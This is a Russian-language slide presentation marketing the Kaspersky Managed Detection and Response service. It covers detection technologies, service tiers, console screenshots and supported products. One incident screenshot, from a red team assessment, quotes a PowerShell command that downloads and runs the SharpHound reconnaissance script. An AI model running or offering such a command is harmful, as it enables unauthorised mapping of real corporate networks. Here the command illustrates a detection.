


# Kaspersky MDR




# Атаки становятся более изоциренными и разрушительными


- Рост количества угроз
- Усложнение сценариев атак
- Финансовый ущерб от атак
- Нехватка квалифицированных специалистов
- Неспособность своевременно обрабатывать оповещения

# Общий подход к эффективной IT-безопасности





# Сервисная архитектура





# Обогащение телеметрии



Телеметрия

Телеметрия обогащается аналитикой угроз из разных источников



Kaspersky MDR



## Более 700 правил автоматического поиска угроз/индикаторы атак (IoA)

- Каждое правило создано экспертами из нашего SOC
- Правила основаны на нашей аналитике угроз и базе знаний MITRE ATT&CK
- Правила регулярно обновляются на основе информации наших аналитических служб





**Технические детали**



## Технологии обнаружения и поиск угроз

- Защита от вредоносного ПО на основе машинного обучения
- Поведенческий анализ
- Анализ сетевого трафика
- Расширенная песочница
- Индикаторы атак (IoA)
- Сопоставление с данными MITRE ATT&CK
- Автоматизированный активный поиск угроз
- Управляемый активный поиск угроз силами экспертов «Лаборатории Касперского»
- Рекомендации аналитиков SOC «Лаборатории Касперского»




## Полная прозрачность (единая консоль)

- Управление доступом на основе ролей
- Уведомления об инцидентах
- Карточки инцидентов
- Карточки ресурсов
- Панели мониторинга и отчеты



## Рекомендации по реагированию на инциденты

- Изоляция хоста
- Помещение файлов в карантин
- Удаление файлов
- Завершение процессов
- Запрос файлов с хоста
- Запуск программы на хосте
- Реагирование через рекомендации и пр.



## Машинное обучение и ИИ-помощник

- Обнаружение
- Оценка
- Фильтрация
- Приоритизация

## Механизмы искусственного интеллекта (ИИ) в Kaspersky MDR

11

Механизмы ИИ автоматически фильтрует ложноположительные срабатывания, значительно повышая производительность аналитиков. В результате уменьшается среднее время на приоритизацию и на обнаружение и реагирование – MTTD/MTTR



## Optimum

- Круглосуточный мониторинг
- Автоматизированный активный поиск угроз и расследование инцидентов
- Рекомендации по реагированию и удалённое реагирование на инциденты
- Проверка работоспособности всех защитных механизмов и обзор защищаемых ресурсов
- Единая консоль с панелями мониторинга и аналитическими отчётами
- Хранение истории инцидентов безопасности в течение 1 года
- Хранение необработанных данных в течение 1 месяца



Kaspersky  
Managed Detection  
and Response

Дополнительно:

- **ГИБКИЕ ВОЗМОЖНОСТИ**  
хранения данных для соответствия нормативным требованиям и поддержки цифровой криминалистики
- **СЕРВИС ПО РЕАГИРОВАНИЮ**  
на инциденты разной степени сложности
- **ОЦЕНКА КОМПРОМЕТАЦИИ**  
и проверка эффективности текущей защиты
- **ПРАКТИЧЕСКИЕ ТРЕНИНГИ**  
для ИБ-экспертов по реагированию на инциденты

## Expert

- Круглосуточный мониторинг
- Автоматизированный активный поиск угроз и расследование инцидентов
- Рекомендации по реагированию и удалённое реагирование на инциденты
- Проверка работоспособности всех защитных механизмов и обзор защищаемых ресурсов
- Единая консоль с панелями мониторинга и аналитическими отчётами
- Хранение истории инцидентов безопасности в течение 1 года

ТОЛЬКО В EXPERT

- Хранение необработанных данных в течение 3 месяцев
- Проактивный поиск угроз (threat hunting) силами экспертов «Лаборатории Касперского»
- Консультации аналитиков SOC «Лаборатории Касперского»
- Доступ к portalу Kaspersky Threat Lookup
- API для загрузки данных


# Принцип работы Kaspersky MDR Expert





# Интерфейс Kaspersky MDR

# Интерфейс Kaspersky Managed Detection and Response



Kaspersky Managed Detection and Response

- Monitoring
- Incidents **11**
- Assets
- Settings
- About

Application is activated

Account settings >

## Summary

### Active incidents



### Responses



### Number of incidents



### Maximal number of assets for this license



# Интерфейс Kaspersky Managed Detection and Response

### Incidents

ID / Created	Priority	Status	Resolution	Summary	Assets	Tactics
108655 10 JUL 2020	NORMAL	CLOSED	True positive	Opening a malicious document on JERRY.soc.lab	JERRY.soc.lab	TA0002:Execution
108600 10 JUL 2020	HIGH	CLOSED	True positive	Suspicious activity on host RENAT.soc.lab	RENAT.soc.lab, dc1.soc.lab	TA0005: Defense Evasion, TA0003:Persistence, 1 more...
108582 10 JUL 2020	HIGH	ON HOLD		Possible malicious activity on PC JERRY.soc.lab	JERRY.soc.lab	No
108528 10 JUL 2020	NORMAL	CLOSED	True positive	Infected Memory found on JERRY.soc.lab	JERRY.soc.lab	TA0003:Persistence
108554 10 JUL 2020	HIGH	CLOSED	True positive	Malicious Windows Management Instrumentation consumer object activity on host JERRY.soc.lab	JERRY.soc.lab	TA0002:Execution, TA0003:Persistence
108656 10 JUL 2020	HIGH	CLOSED	True positive	Carbanak/Cobalt-related attack on host JERRY.soc.lab	JERRY.soc.lab	TA0008: Lateral Movement, TA0003:_Persistence, 1 more...

← Previous 1 Next → 10 entries per page Entries: 1-6 / 6 total

### Assets


Asset name	Applications	Interfaces	Tenant	Last seen ago ↓
DC	KES 11.4.0.233	2		about 3 hours
SKAB-X64-RSS	KES 11.1.1.126	1		about 3 hours
TS-KSC	KES 11.4.0.233	2		about 4 hours
DESKTOP-P1HFDO6	KES 11.2.0.2254	1		2 days
MINILAPTOP	KIS 21.1.15.500c	8		3 days
WIN-I43274G0VFK	KEA 3.9.1.1199	1		4 days
VN-VIRTUALBOX	KEA 3.9.3.411	1		5 days
TS-USER8	KEA 3.9.3.411	1		8 days
DESKTOP-6QEB30F	KIS 21.1.15.500a	1		9 days
TS-EXCHANGE	KES 11.4.0.233	1		9 days

← Previous 1 2 Next → 10 entries per page Entries: 1-10 / 20 total

Receive a CSV report by email



# Интерфейс Kaspersky Managed Detection and Response



Kaspersky  
Managed Detection and Response  
PresalesDemoLab

- Monitoring
- Incidents**
- Assets
- Settings
- About

## Incident 108600

**Summary** Responses (0) Communication (0) History (20)

Summary Suspicious activity on host RENAT.soc.lab

Priority **HIGH**

Status **CLOSED**

Status description Activity on RENAT.soc.lab is part of a Red Team Security Assessment.

Resolution True positive

Created 07/10/2020 13:32

Updated 07/17/2020 18:01

MITRE Tactics TA0005: Defense Evasion  
TA0003: Persistence  
TA0002: Execution

MITRE Techniques T1027: Obfuscated\_Files\_or\_Information  
T1038: DLL\_Search\_Order\_Hijacking

Detection technology KES

### Affected

**Affected assets (2)** Asset-based IOCs (0) Network-based IOCs (0)

Asset name	Asset ID
RENAT.soc.lab	0xBCABC0728DE44D926A300B68D85A6B99
dc1.soc.lab	0xB3D3E772DF7B2BA5E1A639FB59901632

### Description

At **2020.03.26 13:27:41** (UTC) on PC **RENAT.soc.lab** detected SharpHound and Powersploit activity. All multiple powershell commands were executed by the same way.  
In the first part of the command line:

```
powershell IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');
```

In the second part of the command line:



**Поддерживаемые  
продукты, приложения и  
уровни обслуживания SLA**

# Поддерживаемые продукты и приложения

Платформы		Kaspersky Endpoint Security для бизнеса		Kaspersky Managed Detection and Response
 Настольные компьютеры Windows		Kaspersky Endpoint Security для Windows		Да
		Kaspersky Security для Windows Server		Да
 Серверы Windows		Kaspersky Endpoint Security для Windows		Да
 Компьютеры macOS		Kaspersky Endpoint Security для Mac		Да
 Компьютеры Linux		Kaspersky Endpoint Security для Linux		Да
 Виртуальные среды		Kaspersky Security для виртуальных сред Легкий агент		Да



Kaspersky EDR для бизнеса Оптимальный, Kaspersky EDR и Kaspersky Anti Targeted Attack поддерживаются только при наличии Kaspersky Endpoint Security для бизнеса

